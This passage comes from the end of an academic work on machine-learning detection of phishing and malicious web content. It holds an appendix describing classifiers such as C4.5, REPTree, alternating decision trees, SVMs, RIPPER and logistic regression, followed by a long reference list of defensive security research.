How to select features and craft decisions at each node has been a primary point of research for decision trees. Generally, a series of rules for each node are selected, evaluated for their predictive power and pruned if better predictive decisions are found. We briefly highlight three types of decision trees below.

A.2.2.1 C4.5

Developed by Ross Quinlan [88]. C4.5 builds a tree based on information gain, that is, what feature can split instances of different classes into subsets in such a way that it maximizes information gain (the change in entropy).

A.2.2.2 REPTree

A generic form of the classification and regression tree (CART) proposed by Breiman et al [6]. The algorithm used is a fast decision tree learner which builds a decision/regression tree using information gain/variance reduction and prunes it using reduced-error pruning (with backfitting).

A.2.2.3 Alternating Decision Trees

Alternating decision trees differ from C4.5 and REPTree in that they use boosting to construct a tree. That is, hypotheses used by the boosting algorithm must be based on previous nodes in the tree. The biggest difference is that in the REPTree and C4.5 algorithms, execution follows only a single branch through the tree whereas in an ADTree execution can (and usually will) proceed along multiple

branches because they were generated by hypotheses that do not necessarily create a binary decision.

A.2.3 Support Vector Machines

SVMs are a class of classifiers that draw a hyperplane in the feature space so as to maximize the distance between all instances of the classes. Weka incorporates Platts Sequential Minimal Optimization (SMO) algorithm to train the SVM [85]. When using an SVM, we standardize our data and use a grid search method with the Radial Basis Function (RBF) kernel to determine the best values for γ (gamma) and complexity.

A.2.4 RIPPER rule learner

RIPPER is a propositional rule learner that greedily grows rules based on information gain and then prunes them to reduce error, similarly to C4.5, proposed by Cohen [16].

A.2.5 Logistic Regression

Logistic regression can be used to predict the probability of an event (or the probability an instance belongs to a class) by fitting the observed features to a logistic curve, producing an ouput between 0 and 1. Logistic regression models also have the useful property that the coefficients assigned to each feature are (relatively) intuitively interpretable. A positive coefficient for a feature means that the feature increases the probability and a negative coefficient for a feature that it decreases it. The strength

of the feature (the amount it increases or decreases the probability) is related to how large the coefficient of an individual feature is. This allows one to determine which features are most useful to the model solely from the coefficients. Weka's implementation uses a quasi-Newton method to train the model [10].

REFERENCES

[1] Saeed Abu-Nimeh, Dario Nappa, Xinlei Wang, and Suku Nair. A comparison of machine learning techniques for phishing detection. *eCrime '07: Proceedings of the anti-phishing working groups 2nd annual eCrime researchers summit*, pages 60–69, 2007.

[2] M Aburrous, M Hossain, F Thabatah, and K Dahal. Intelligent phishing website detection system using fuzzy techniques. *Proceedings of the 3rd International Conference on Information and Communication Technologies: From Theory to Applications*, Dec 2008.

[3] Antonakakis, R Perdisci, D Dagon, and W Lee. Building a dynamic reputation system for dns. *Proceedings of the 19th USENIX Security Symposium*, 2010.

[4] R Basnet, S Mukkamala, and A Sung. Detection of phishing attacks: A machine learning approach. *Soft Computing Applications in Industry*, Dec 2008.

[5] Leyla Bilge, Engin Kirda, Christopher Kruegel, and Marco Balduzzi. Exposure: Finding malicious domains using passive dns analysis. *Proc. of NDSS10*, 2011.

[6] Leo Breiman, Jerome Friedman, Charles J. Stone, and R. A. Olshen. *Classification and Regression Trees*. Chapman and Hall/CRC, January 1984.

[7] N Brownlee, K Claffy, and E Nemeth. Dns measurements at a root server. *GLOBECOM*, Dec 2001.

[8] Garrett Casto, Oliver Fisher, Raphael Moll, Marria Nazif, , and Dan Born. Protocolv2spec: Client specification for the google safe browsing v2.1 protocol. Technical report, Google, 2008.

[9] The Internet Crime Complaint Center. 2007 internet crime report. Technical report, The Internet Crime Complaint Center, 2008.

[10] S Le Cessie and J C Van Houwelingen. Ridge estimators in logistic regression. *Journal of the Royal Statistical Society (Applied Statistics)*, 1992.

[11] Madhusudhanan Chandrasekaran, Ramkumar Chinchani, and Shambhu Upadhyaya. Phoney: Mimicking user response to detect phishing attacks. *WOWMOM '06: Proceedings of the 2006 International Symposium on on World of Wireless, Mobile and Multimedia Networks*, pages 668–672, 2006.

[12] N Chawla, K Bowyer, L Hall, and W Kegelmeyer. Smote: Synthetic minority over-sampling technique. *Journal of Artificial Intelligence Research*, 2002.

[13] Stephan Chenette. The ultimate deobfuscator. `http://securitylabs.websense.com/content/Blogs/3198.aspx`.

[14] H Choi, H Lee, H Lee, and H Kim. Botnet detection by monitoring group activities in dns traffic. In *In proceedings 7th IEEE International Conference on Computer and Information Technology, 2007*, 2007.

[15] N Chou, R Ledesma, Y Teraguchi, and D Boneh. Client-side defense against web-based identity theft. *Proc. NDSS*, Jan 2004.

[16] W Cohen. Learning rules that classify e-mail. *AAAI Spring Symposium on Machine Learning in Information Access*, Jan 1996.

[17] M Collins, T Shimeall, S Faber, and J Janies. Using uncleanliness to predict future botnet addresses. *Proceedings of the Internet Measurement Conference*, Dec 2007.

[18] "Project Management Committee". Spamassassin. http://spamassassin.apache.org.

[19] Computer Security Group at UCSB. Wepawet. `http://wepawet.cs.ucsb.edu/`.

[20] Marco Cova, Christopher Kruegel, and Giovanni Vigna. Detection and analysis of drive-by-download attacks and malicious javascript code. *WWW '10: Proceedings of the 19th international conference on World wide web*, pages 281–290, 2010.

[21] L Cranor, S Egelman, J Hong, and Y Zhang. Phinding phish: An evaluation of anti-phishing toolbars. *Network & Distributed System Security (NDSS) Symposium*, Dec 2007.

[22] D Dagon. Botnet detection and response, the network is the infection. *OARC Workshop*, 2005.

[23] Damballa. Damballa. Top-10 TLDs Abused by Botnets for CnC. http://blog.damballa.com/?p=575, 2010.

[24] J Dean and S Ghemawat. Mapreduce: Simplified data processing on large clusters. *The Sixth Symposium on Operating System Design and Implementation (OSDI04)*, 2004.

[25] Rachna Dhamija and J. D. Tygar. The battle against phishing: Dynamic security skins. *SOUPS '05: Proceedings of the 2005 symposium on Usable privacy and security*, pages 77–88, 2005.

[26] Rachna Dhamija, J. D. Tygar, and Marti Hearst. Why phishing works. *CHI '06: Proceedings of the SIGCHI conference on Human Factors in computing systems*, pages 581–590, 2006.

[27] C Dougherty. Study of Malicious Domain Names: TLD Distribution. http://www.cert.org/blogs/certcc/2010/08/malicious_domain_names_the_tld.html, 2010.

[28] R Duda and P Hart. Pattern classification and scene analysis. *adsabs.harvard.edu*, Jan 1973.

[29] M Egele, E Kirda, and C Kruegel. Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks. *Detection of Intrusions and Malware*, Dec 2009.

[30] S Egelman, L Cranor, and J Hong. You've been warned: an empirical study of the effectiveness of web browser phishing warnings. *CHI '06: Proceedings of the SIGCHI conference on Human Factors in computing systems*, Dec 2008.

[31] Emerging Threats. http://www.emergingthreats.net/.

[32] B Feinstein, C Peck, and I SecureWorks. Caffeine monkey: Automated collection, detection and analysis of malicious javascript. *blackhat.com*, 2008.

[33] Mark Felegyhazi, Christian Kreibich, and Vern Paxson. On the potential of proactive domain blacklisting. *LEET*, 2010.

[34] Ian Fette, Norman Sadeh, and Anthony Tomasic. Learning to detect phishing emails. *WWW '07: Proceedings of the 16th international conference on World Wide Web*, pages 649–656, 2007.

[35] D Florencio and C Herley. Evaluating a trial deployment of password re-use for phishing prevention. *eCrime '07: Proceedings of the anti-phishing working groups 2nd annual eCrime researchers summit*, Dec 2007.

[36] J Franklin, V Paxson, A Perrig, and S Savage. An inquiry into the nature and causes of the wealth of internet miscreants. *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*, Jan 2007.

[37] S Frei, T Dubendorfer, G Ollmann, and M May. Understanding the web browser threat: Examination of vulnerable online web browser populations and the "insecurity iceberg". *http://www.techzoom.net/publications/insecurityiceberg/*, Dec 2008.

[38] J Friedman. On bias, variance, 0/1-loss, and the curse-of-dimensionality. *Data Mining and Knowledge Discovery*, Jan 1997.

[39] S Garera, N Provos, M Chew, and A Rubin. A framework for detection and measurement of phishing attacks. *Proceedings of the 2007 ACM workshop on Recurring malcode*, Dec 2007.

[40] Google. http://code.google.com/p/google-caja/.

[41] Google, Inc. Google safebrowsing api. http://code.google.com/apis/safebrowsing/, 2011.

[42] P Graham. Better bayesian filtering. *Spam conference*, January 2003.

[43] Anti-Phishing Working Group. Trends report q4 2009. http://www.antiphishing.org/reports/apwg_report_Q4_2009.pdf.

[44] O Hallaraker and G Vigna. Detecting malicious javascript code in mozilla. *Engineering of Complex Computer Systems*, Dec 2005.

[45] S Hao, N Syed, N Feamster, and A Gray. Detecting spammers with snare: Spatio-temporal network-level automatic reputation engine. *USENIX Security Symposium*, 2009.

[46] Blake Harstein. jsunpack. `http://jsunpack.jeek.org/dec/go/`.

[47] Cormac Herley and Dinei Florêncio. A profitless endeavor: phishing as tragedy of the commons. *NSPW '08: Proceedings of the 2008 workshop on New security paradigms*, pages 59–70, 2008.

[48] Sean B. Hoar. Identity theft: The crime of the new millennium. http://www.cybercrime.gov/usamarch2001_3.htm, March 2001.

[49] T Holz, C Gorecki, K Rieck, and F Freiling. Measuring and detecting fast-flux service networks. *Proceedings of the 16th Annual Network & Distributed System Security Symposium*, Dec 2008.

[50] ICANN. Icann accredited registrars by total number of domain names. http://www.dotandco.net/ressources/icann_registrars/details/position.en.

[51] Gartner Inc. Gartner says number of phishing attacks on u.s. consumers increased 40 percent in 2008. http://bvit.gartner.com/it/page.jsp?id=936913.

[52] Internet Archive. Heritrix. `http://crawler.archive.org/`, 2009.

[53] Internet Systems Consortium. Security information exchange. https://sie.isc.org/, 2004.

[54] K Ishibashi, T Toyono, K Toyama, and M Ishino. Detecting mass-mailing worm infected hosts by mining dns traffic data. *Proceedings of the 2005 ACM SIGCOMM workshop on Mining network data*, Dec 2005.

[55] O Ismail, M Etoh, Y Kadobayashi, and S Yamaguchi. A proposal and implementation of automatic detection/collection system for cross-site scripting vulnerability. *Advanced Information Networking and Applications*, Dec 2004.

[56] T Jim, N Swamy, and M Hicks. Defeating script injection attacks with browser-enforced embedded policies. *WWW '07: Proceedings of the 16th International Conference on World wide web*, Dec 2007.

[57] I Jo, E Jung, and HY Yeom. You're not who you claim to be: Website identity check for phishing detection. In *Proceedings of 19th International Conference on Computer Communications and Networks (ICCCN)*, 2010.

[58] M Johns. On javascript malware and related threats. *Journal in Computer Virology*, Jan 2008.

[59] E Kirda, C Kruegel, G Vigna, and N Jovanovic. Noxes: a client-side solution for mitigating cross-site scripting attacks. *Proceedings of the 2006 ACM symposium on Applied computing*, Dec 2006.

[60] I Kononenko, Edvard Simec, and Marko Robnik-Sikonja. Overcoming the myopia of inductive learning algorithms with relieff. *Applied Intelligence*, 1997.

[61] P Kumaraguru, Y Rhee, A Acquisti, and L Cranor. Protecting people from phishing: the design and evaluation of an embedded training email system. *CHI '07: Proceedings of the SIGCHI conference on Human Factors in computing systems*, Dec 2007.

[62] A Le, A Markopoulou, and M Faloutsos. Phishdef: Url names say it all. *CoRR*, 2010.

[63] L Li and M Helenius. Usability evaluation of anti-phishing toolbars. *Journal in Computer Virology*, Dec 2007.

[64] Peter Likarish, Eunjin Jung, Don Dunbar, Thomas E Hansen, and Juan Pablo Hourcade. B-apt: Bayesian anti-phishing toolbar. *Proceedings of The 2008 IEEE International Conference on Communications*, 2008.

[65] H Liu, K Levchenko, M Félegyházi, C Kreibich, G Maier, G Voelker, and S Savage. On the effects of registrar-level intervention. In *Proceedings of the 4th USENIX conference on Large-scale exploits and emergent threats*, LEET'11, 2011.

[66] Christian Ludl, Sean Mcallister, Engin Kirda, and Christopher Kruegel. On the effectiveness of techniques to detect phishing sites. *DIMVA '07: Proceedings of the 4th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 20–39, 2007.

[67] Christian Ludl, Sean Mcallister, Engin Kirda, and Christopher Kruegel. On the effectiveness of techniques to detect phishing sites. *DIMVA '07: Proceedings of the 4th international conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 20–39, 2007.

[68] J Ma, L Saul, S Savage, and G Voelker. Beyond blacklists: learning to detect malicious web sites from suspicious urls. *Proceedings of the 15th ACM SIGKDD international conference on knowledge discovery and data mining*, Dec 2009.

[69] Malware Domains. http://www.malwaredomains.com/.

[70] Malware Domains List. http://www.malwaredomainslist.com/.

[71] Giorgio Maone. Noscript. `http://noscript.net/`, 2009.

[72] D Mcgrath and M Gupta. Behind phishing: An examination of phisher modi operandi. In *In Proceedings of the USENIX Workshop on Large-scale Exploits and Emergent Threats*, 2008.

[73] D McGrath, A Kalafut, and M Gupta. Phishing infrastructure fluxes all the way. *IEEE Security & Privacy*, Dec 2009.

[74] T Meyer and B Whateley. Spambayes: Effective open-source, bayesian based, email classification system. *Proceedings of the First Conference on Email and Spam*, Jan 2004.

[75] T Moore and R Clayton. An empirical analysis of the current state of phishing attack and defence. *In Proceedings of the 2007 Workshop on the Economics of Information Security WEIS*, Dec 2007.

[76] Tyler Moore and Richard Clayton. Examining the impact of website take-down on phishing. *eCrime '07: Proceedings of the anti-phishing working groups 2nd annual eCrime researchers summit*, pages 1–13, 2007.

[77] Mozilla. http://people.mozilla.com/ bsterne/content-security-policy/.

[78] Mozilla.org. Spidermonkey. `http://www.mozilla.org/js/spidermonkey/`, 2009.

[79] J Nazario and T Holz. As the net churns: Fast-flux botnet observations. *3rd International Conference on Malicious and Unwanted Software (MALWARE)*, Dec 2008.

[80] Network Situational Awareness. Network Situational Awareness. Large-scale DNS Analysis. http://www.cert.org/archive/pdf/research-rpt-2009/stoner-mal-act.pdf, 2009.

[81] J Pearl. *Probabilistic reasoning in intelligent systems: networks of plausible inference*. Morgan Kaufman Publishers, Inc, Jan 1988.

[82] K Pearson. On lines and planes of closest fit to systems of points in space. *Philosophical Magazine Series 6*, Jan 1901.

[83] T Phelps and R Wilensky. Robust hyperlinks: Cheap, everywhere, now. *Digital Documents: Systems and Principles*, Jan 2004.

[84] Phishtank. http://www.phishtank.com.

[85] John C. Platt. Fast training of support vector machines using sequential minimal optimization. *Advances in kernel methods: support vector learning*, pages 185–208, 1999.

[86] P Prakash, M Kumar, R Kompella, and M Gupta. Phishnet: Predictive blacklisting to detect phishing attacks. *Proceedings of INFOCOM*, 2010.

[87] P Prakash, M Kumar, RR Kompella, and M Gupta. Phishnet: Predictive blacklisting to detect phishing attacks. In *INFOCOM, 2010 Proceedings IEEE*, 2010.

[88] J Quinlan. *C4. 5: programs for machine learning*. Morgan Kaufmann Publishers, Jan 1993.

[89] Eric S Raymond. Bogofilter. http://bogofilter.sourceforge.net/.

[90] C Reis, J Dunagan, H Wang, O Dubrovsky, and S Esmeir. Browsershield: Vulnerability-driven filtering of dynamic html. *portal.acm.org*, Dec 2007.

[91] Pin Ren, John Kristoff, and Bruce Gooch. Visualizing dns traffic. *VizSEC '06: Proceedings of the 3rd international workshop on Visualization for computer security*, pages 23–30, 2006.

[92] Paul Robichaux and Devin L Ganger. Gone phishing: Evaluating anti-phishing tools for windows. http://www.3sharp.com/projects/antiphishing/gone-phishing.pdf, September 2006.

[93] Troy Ronda, Stefan Saroiu, and Alec Wolman. Itrustpage: a user-assisted anti-phishing tool. *Eurosys '08: Proceedings of the 3rd ACM SIGOPS/EuroSys European Conference on Computer Systems 2008*, pages 261–272, 2008.

[94] M Sahami, S Dumais, and D Heckerman. A bayesian approach to filtering junk e-mail. *Learning for Text Categorization: Papers from the 1998 Workshop*, Jan 1998.

[95] Stuart E. Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer. The emperor's new security indicators. *SP '07: Proceedings of the 2007 IEEE Symposium on Security and Privacy*, pages 51–65, 2007.

[96] C Seifert, V Delwadia, P Komisarczuk, and Ian Welch. Measurement study on malicious web servers in the. nz domain. *Proceedings of the 14th Australasia Conference on Information Security and Privacy (ACISP)*, Dec 2009.

[97] C Seifert, I Welch, and P Komisarczuk. Identification of malicious web pages with static heuristics. In *Australasian Telecommunication Networks and Applications Conference*, Jan 2008.

[98] P Sengar and V Kumar. Client-side defense against phishing with pagesafe. *International Journal of Computer Applications*, 4(4):6–10, 2010.

[99] S Sheng, B Magnien, P Kumaraguru, and A Acquisti. Anti-phishing phil: the design and evaluation of a game that teaches people not to fall for phish. *Proceedings of the 3rd symposium on Usable privacy and security*, Dec 2007.

[100] S Sinha, M Bailey, and F Jahanian. Shades of grey: On the effectiveness of reputation-based blacklists. *Proceedings of the International Conference on Malicious and Unwanted Software (Malware)*, 2008.

[101] J Spring, L Metcalf, and E Stoner. Correlating domain registrations and dns first activity in general and for malware. *Securing and Trusting Internet Names (SATIN)*, 2011.

[102] B Stone-Gross, M Cova, and L Cavallaro. Your botnet is my botnet: Analysis of a botnet takeover. *Proceedings of the 16th ACM conference on Computer and communications security*, Dec 2009.

[103] SURBL. Surbl: Uri reputation data. http://www.surbl.org/, 2011.

[104] Symantec. Symantec Endpoint Protection 11.0. `http://www.symantec.com/business/endpoint-protection`.

[105] Symantec. Web based attacks, 2009.

[106] The Open Directory Project. The Open Directory Project. http://www.dmoz.org/, 2010.

[107] The SANS Institute. Sans top-20 2007 security risks. `http://www.sans.org/top20/`.

[108] R Villamarin-Salomon and JC Brustoloni. Identifying botnets using anomaly detection techniques applied to dns traffic. In *IEEE Consumer Communications and Networking Conference, 2008*, 2008.

[109] P Vogt, F Nentwich, N Jovanovic, and E Kirda. Cross-site scripting prevention with dynamic data tainting and static analysis. *Proceeding of the Network and Distributed System Security Symposium*, Dec 2007.

[110] Y Wang, M Hu, B Li, and B Yan. Tracking anomalous behaviors of name servers by mining dns traffic. *Frontiers of High Performance Computing and Networking ISPA 2006 Workshops*, Jan 2006.

[111] F Weimer. Passive dns replication. *17th Annual FIRST Conference on Computer Security*, Dec 2005.

[112] C Whittaker, B Ryner, and M Nazif. Large-scale automatic classification of phishing pages. *Network and Distributed System Security (NDSS) Symposium*, 2010.

[113] D Whyte, E Kranakis, and P Van Oorschot. Dns-based detection of scanning worms in an enterprise network. *Proc. of the 12th Annual Network and Distributed System Security Symposium*, Dec 2005.

[114] I.H. Witten and E. Frank. *Data Mining: Practical machine learning tools and techniques, 2nd ed.* Morgan Kaufman, San Francisco, 2005.

[115] M Wu, R Miller, and S Garfinkel. Do security toolbars actually prevent phishing attacks? *CHI '06: Proceedings of the SIGCHI conference on Human Factors in computing systems*, Dec 2006.

[116] Min Wu, Robert C. Miller, and Greg Little. Web wallet: preventing phishing attacks by revealing user intentions. *SOUPS '06: Proceedings of the second symposium on Usable privacy and security*, pages 102–113, 2006.

[117] Sandeep Yadav, Ashwath Kumar Krishna Reddy, AL Narasimha Reddy, and Supranamaya Ranjan. Detecting algorithmically generated malicious domain names. *Proceedings of the 10th annual conference on Internet Measurement Conference*, 2010.

[118] K Yee and K Sitaker. Passpet: convenient password management and phishing protection. *Proceedings of the second symposium on Usable privacy and security*, Dec 2006.

[119] D Yu, A Chander, N Islam, and I Serikov. Javascript instrumentation for browser security. *Proceedings of the 34th annual ACM SIGPLAN-SIGACT symposium on principles of programming languages*, Dec 2007.

[120] C Yue and H Wang. Characterizing insecure javascript practices on the web. *Proceedings of the 18th international conference on the World Wide Web*, Dec 2009.

[121] B Zdrnja, N Brownlee, and D Wessels. Passive monitoring of dns anomalies. *Detection of Intrusions and Malware, and Vulnerability Assessment*, Dec 2007.

[122] J Zhang, P Porras, and J Ullrich. Highly predictive blacklisting. *USENIX Security*, Jan 2008.

[123] Y Zhang, J Hong, and L Cranor. Cantina: a content-based approach to detecting phishing web sites. *Proceedings of the 16th International Conference on the World Wide Web*, Dec 2007.